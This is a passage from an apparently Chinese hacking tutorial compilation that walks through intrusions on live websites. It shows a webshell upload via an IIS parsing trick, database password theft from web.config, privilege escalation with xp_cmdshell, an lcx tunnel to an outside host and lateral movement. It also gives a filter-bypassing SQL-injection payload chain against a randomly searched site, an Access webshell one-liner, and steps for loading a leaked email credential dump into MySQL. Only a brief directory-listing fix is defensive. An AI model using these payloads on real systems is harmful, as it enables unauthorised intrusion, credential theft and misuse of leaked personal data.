如图 5 所示, 在网站 myupload 文件夹下, 发现大量的 txt 文件, 打开后, 在该文件中包含大量的个人基本信息, 身份证账号以及银行卡信息等。



图 5 泄露个人银行卡信息

## 2.5.6.发现上传文件模块

在网站继续查看泄露目录,如图 6 所示,获取了 memberdl 目录,逐个访问文件,其中 aa.aspx 为文件上传模块。在一些文件上传页面中可以直接上传 webshell。




图 6 获取上传页面

## 2.5.7.构造文件解析漏洞

在文件上传页面,通过查看,发现可以直接创建自定义文件,在该目录中创建 1.asp 文件夹,如图 7 所示,可以直接创建 1.asp 文件夹;然后选择文件上传,如图 8 所示,构造一个 webshell 的 avi 文件,文件名称为 1.avi。




图 7 创建 1.asp 文件夹



图 8 上传 1.avi 文件

通过浏览 1.avi 获取文件的 url 地址, 如图 9 所示, 将多数体链接地址复制下来, 直接获取 webshell, 使用中国菜刀管理工具, 顺利获取 webshell, 如图 10 所示。




图 9 获取 webshell 地址




图 10 获取 webshell

## 2.5.8. 获取数据库密码

通过中国菜刀后门管理工具, 上传一个 asp 的大马, 有时候 webshell 会被查杀或者防火墙拦截, 如图 11 所示上传一个免杀的 webshell 大马, 通过大马对网站文件进行查看, 在 web.config 文件中获取了 mssql 数据库 sa 账号和密码“fds%\$fDF”。




图 11 获取数据库密码

## 2.5.9. MSSQL 数据库直接提权

在 webshell 中, 选择提权工具-数据库操作, 如图 12 所示, 选择组件检测, 获取该操作系统为 windows2003, 数据库为最高权限。



图 12 检测组件

在系统命令中执行添加用户和添加用户到管理员操作, 如图 13, 图 14 所示, 选择 cmd\_xpsHELL 执行即可添加用户和到管理员组。




图 13 添加用户和组






图 14 查看管理员组

## 2.5.10.使用 lcx 穿透进入内网

(1) 上传 lcx 文件到 C:\ydcz\cl 目录

(2) 执行命令 C:\ydcz\cl\lxc.exe -slave 122.115.\*\*.\* 4433 10.0.11.129 3389

如图 15 所示, 该命令表示将 10.0.11.129 的 3389 端口连接到 122.115.\*\*.\* 的 4433 端口。

(3) 在 122.115.\*\*.\* 服务器上执行 lcx -slave 4433 3389, 如图 16 所示。




图 15 执行端口转发




图 16 执行监听

(4) 在 122.115.\*\*.\*\*服务器使用 mstsc 登录地址 127.0.0.1:4433, 如图 17 所示, 输入用户名和密码后, 成功进入服务器。



图 17 成功进入内网服务器

## 2.5.11.查看和扫描内网

可以使用端口扫描工具对内网 IP 进行扫描, 有可以通过查看网络邻居-查看工作组计算机来获取内网是否存在多台个人计算机或者服务器, 如图 18 所示, 显示该内网存在几十台个人桌面及服务器。




图 18 发现内网存在多台服务器和个人主机

## 2.5.12. 利用已有信息进行渗透

在本例中获取的 sa 口令是进行内网权限扩展的一个好思路, 通过扫描获取 10.0.11.31 服务器的 sa 跟掌握的口令一样, 通过 SQL Tools 进行连接, 如图 19 所示, 成功获取当前权限为 system 权限, 直接可以添加用户登录 3389。



图 19 获取系统权限

由于本案例的目的地是介绍通过信息泄露渗透进入内网, 对内网的渗透仅仅是通过 sa 口令进行扩展, 在本案例中, 通过扫描, 发现存在 5 台计算机使用相同的 sa 口令, 这五台计算机都是系统权限。在这个基础上继续渗透基本可以获取整个网络的权限。

## 2.5.13. 目录信息泄露防范

(1) 禁止 Apache 显示目录索引, 禁止 Apache 显示目录结构列表, 禁止 Apache 浏览目录。将 httpd.conf 中的 Options Indexes FollowSymLinks # 修改为: Options FollowSymLinks

修改 Apache 配置文件 httpd.conf

搜索 “Options Indexes FollowSymLinks”, 修改为 “Options -Indexes FollowSymLinks” 即可。

在 Options Indexes FollowSymLinks 在 Indexes 前面加上 “-” 符号。“+” 代表允许目录浏览; “-” 代表禁止目录浏览, 这样的话就属于整个 Apache 禁止目录浏览了。通过 .htaccess 文件, 可以在根目录新建或修改 .htaccess 文件中添加 “Options -Indexes” 就可以禁止 Apache 显示目录索引。

(2) 在 IIS 中需要设置 “网站属性” - “主目录” - “目录浏览”, 即不选择即可。选择表示允许目录浏览。

## 2.6 Accesss 数据库手工绕过通用代码防注入系统

By antian365 残枫 simeon

渗透过程就是各种安全技术的再现过程, 本次渗透从 SQL 注入点的发现到绕过 sql 注入通用代码的防注入, 可以说是打开了一扇门, 通过 sql 注入获取管理员密码, 获取数据库, 如果在条件允许的情况下是完全可以获取 webshell。在本文中还对 access 数据库获取 webshell 等关键技术进行了总结。

### 2.6.1 获取目标信息

通过百度进行关键字 “news.asp?id=” 搜索, 在搜索结果中随机选择一个记录, 打开如图 1 所示, 测试网站是否能够正常访问, 同时在 Firefox 中使用 F9 功能键, 打开 hackbar



图 1 测试目标站点

### 2.6.2 测试是否存在 SQL 注入

在 <http://www.xxxx.com/> 网站中随机打开一个新闻链接地址 <http://www.xxxx.com/news.asp?id=1172> 在其地址后加入 and 1 = 2 和 and 1 = 1 判断是否有注入, 如图 2 所示, 单击 Execute 后, 页面显示存在 “SQL 通用防注入系统”。




图 2 存在 SQL 通用防注入系统

在网站地址后加入“-0”和“/”进行测试, 打开“http://www.xxxxx.com/news.asp?id=1172/”浏览器显示结果如图 3 所示, 打开“http://www.xxxxx.com/news.asp?id=1172-0”后结果如图 4 所示, 明显存在 SQL 注入。



图 3 显示无内容



图 4 显示存在内容

## 2.6.3 绕过 SQL 防注入系统

### 1.post 提交无法绕过

在 Post data 中输入 and 1=1 和 and 1=2, 勾选“Enable Post data”, 单击“Execute”进行测试, 如图 5 所示, 结果无任何变化, 说明直接 post 提交无法绕过。



图 5 post 提交无法绕过

### 2.替换空格绕过

换了 POST 方式后还是不行, 朋友说使用%09 (也就是 tab 键) 可以绕过, 经过测试还是不行, 如图 6 所示, 用%0a (换行符) 替换下空格成功绕过, 如图 7 所示。




图 6 无法绕过



图 7 成功绕过

## 2.6.4 获取数据库类型以及表和字段

### (1) 判断数据库类型

通过 `and (select count(*) from sysobjects)>0` 和 `and (select count(*) from msysobjects)>0` 的出错信息来判断网站采用的数据库类型。若数据库是 SQL-SERVE, 则第一条, 网页一定运行正常, 第二条则异常; 若是 ACCESS 则两条都会异常。在 POST 中通过依次提交:

`and%0a(select%0acount(*)%0afrom%0asysobjects)>0`

`and%0a(select%0acount(*)%0afrom%0amsysobjects)>0`

其结果显示“目前还没有内容!”实际内容应该是 id=1158 的内容, 两条语句执行的结果

果均为异常, 说明为 access 数据库。

(2) 通过 order by 判断列名

id=1172%0aorder%0aby%0a23 正常

id=1172%0aorder%0aby%0a24 错误

“Order by 23” 正常, 23 代表查询的列名的数目有 23 个

(3) 判断是否存在 admin 表

and (select count(\*) from admin)>0

and%0a(select%0acount(\*)%0afrom%0aadmin)>0

(4) 判断是否存在 user 以及 pass 字段

and (select count(username) from admin)>0

and (select count(password) from admin)>0

变换后的语句

and %0a (select%0acount(user) %0afrom%0aadmin)>0

and%0a (select%0acount(pass) %0afrom%0aadmin)>0

测试 admin 表中是否存在 uid, id, uid 报错, 如图 8 所示, id 正常, 如图 9 所示。



图 8uid 不存在





图 9id 存在

## 2.6.5 获取管理员密码

`id=1158%0aUNION%0aSelect%0a1,2,3,4,user,pass,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23%0afrom%0aadmin`, 获取 admin-dh 用户的密码“5ed9ff1d48e059b50db232f497b35b45”, 如图 10 所示, 通过登录后台后发现该用户权限较低, 因此还需要获取其它管理员用户的密码执行语句:

`id=1158%0aUNION%0aSelect%0a1,2,3,4,user,pass,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23%0afrom%0aadmin%0awhere%0aid=1`, 获取 id 为 1 的用户密码, 如图 11 所示。



图 10 获取 admin-dh 用户密码



图 11 获取管理员 zzchj 用户密码

## 2.6.6. 获取数据库

### (1) 数据库备份相关信息获取

如图 12 所示, 在后台管理中存在数据库备份功能。在备份页面中有当前数据库路径、备份数据库目录、备份数据库名称等信息。



图 12 数据库备份

### (2) 通过压缩功能获取真实数据库名称

单击“压缩”, 如图 13 所示, 获取数据库的真实名称和路径等信息

“../data-2016/@@xxxxx###.asp”。




图 13 获取数据库真实路径和名称信息

### (3) 备份并获取数据库

将“../data-2016/@@xxxxx###.asp”填入当前数据库路径, 备份数据库名称“db1.mdb”, 如图 14 所示, 备份数据库成功, 您备份的数据库路径为服务器空间的: d:\virtualhost\\*\*\*\*\*\www\ahs\*\*\*\*admin\Databackup\db1.mdb, 数据库下载地址为: http://www.xxxx.com/ahszhdzccadmin/Databackup/db1.mdb



图 14 备份数据库

## 2.6.7 access 数据库获取 webshell 方法

### (1) 查询导出方法

```
create table cmd (a varchar(50))
insert into cmd (a) values ('<%execute request(chr(35))%>')
select * into [a] in 'c:\wwwroot\1.asa;x.xls' excel 4.0; from cmd
drop table cmd
```

直接菜刀里连接 <http://www.antian365.com/1.asa;x.xls>

### (2) 数据库备份

在留言等可以写入数据内容的地方插入“十擁數盒整耀煥敵瑤∨≡—| 愷”, 通过数据库备份来获取其一句后门密码为 a。

### (3) 数据库图片备份获取

将插入一句话后门的图片木马上传到网站, 获取其图片的具体地址, 然后通过备份, 将备份文件设置为图片文件的具体位置, 备份文件例如指定为/databacp/1.asp 来获取 webshell。

## 2.6.8 参考文章

(1) <http://www.freebuf.com/articles/web/36683.html>, 绕过 WAF 继续 SQL 注入常用方法

- (2) <http://www.cnblogs.com/joy-nick/p/5774462.html>, SQL Injection 绕过技巧
- (3) <http://www.antian365.com/forum.php?mod=viewthread&tid=1084&extra=>, 整理比较全面的 Access SQL 注入参考

## 2.7 网易 52G 邮箱帐号数据泄露追踪与还原

by antian365.com simeon

前段时间闹得沸沸扬扬的网易 52G 邮箱泄漏门, 安天 365 团队对其进行跟踪, 第一时间通过网络搜索并获取了样本, 网上展示的是 52G 数据, 如图 1 所示。通过在线还原对泄露的帐号进行统计、追踪和还原。

文件(类)名	大小	类型	Date Created
126.zip	6.74 GB	ZIP Archive	2016-03-31 21:46
163com.zip	3.60 GB	ZIP Archive	2016-03-31 21:46
163mail1.zip	4.48 GB	ZIP Archive	2016-03-31 22:16
163mail2.zip	4.43 GB	ZIP Archive	2016-03-31 22:16
163mail3.zip	4.49 GB	ZIP Archive	2016-03-31 22:16
163mail4.zip	4.74 GB	ZIP Archive	2016-03-31 22:16
163mail5.zip	4.49 GB	ZIP Archive	2016-03-31 22:16
163mail6.zip	4.53 GB	ZIP Archive	2016-03-31 22:16
163mail7.zip	4.60 GB	ZIP Archive	2016-03-31 22:16
163mail8.zip	4.75 GB	ZIP Archive	2016-03-31 22:16
1632.zip	4.65 GB	ZIP Archive	2016-03-31 21:46

图 1 网上传泄露 52G 数据库

### 2.7.1 获取样本数据

我们仅仅获取了 163com.zip 以及 163mail4.zip-163mail8.zip, 通过迅雷下载器显示真实文件大小为 26.71GB, 如图 2 所示。



图 2 获取样本数据

### 2.7.2 查看样本数据

将下载的文件进行解压, 通过 Notepad 软件直接随机打开一个 txt 文件, 如图 3 所示, 文件中主要包含邮箱帐号和密码信息。




图 3 查看文件内容

### 2.7.3 数据库还原

- (1) 创建数据库 163com
- (2) 创建表

分别创建 163com、163mail4-163mail8 表, 执行以下查询语句即可。

```
CREATE TABLE `163mail4` (  
  `username` varchar(50) default "",  
  `password` varchar(50) default ""  
) ENGINE=MyISAM DEFAULT CHARSET=utf8;
```

- (3) 将 txt 文件导入 mysql 数据库

在 Mysql 提示符下分别执行:

```
use 163com
```

```
LOAD DATA INFILE 'D:/迅雷下载/52G 葫芦娃/163mail7/163 邮箱 7-01.txt' INTO TABLE 163mail7  
CHARACTER SET utf8 FIELDS TERMINATED BY '----';
```

```
LOAD DATA INFILE 'D:/迅雷下载/52G 葫芦娃/163mail7/163 邮箱 7-02.txt' INTO TABLE 163mail7  
CHARACTER SET utf8 FIELDS TERMINATED BY '----';
```

如图 4 所示, 执行完毕后会显示记录数 (Records)、删除数、忽略数以及警告数, 这些信息无关紧要。




图 4 导入数据

技巧:

- (1) 可以使用记事本将所有的需要导入的文件形成批处理脚本, 如图 5 所示, 需要注意的是, 每一次导入的数据时, 需要对红色字体进行更改, 使其跟所在文件、数据库相对应。  
`LOAD DATA INFILE 'D:/迅雷下载/52G 葫芦娃/163mail7/163 邮箱 7-01.txt' INTO TABLE 163mail7 CHARACTER SET utf8 FIELDS TERMINATED BY '----';`
- (2) 处理数据中记录之间的分隔符号为“----”, “SET utf8”表示文件编码为 utf8, 如果是 gbk 编码则需要换成 gbk。
- (3) 在实际还原时笔者使用了多种方式导入, 包括 Navicat for MySQL 的自动导入, Navicat 导入文本时会发生导入数据跟实际导入数据误差较大。

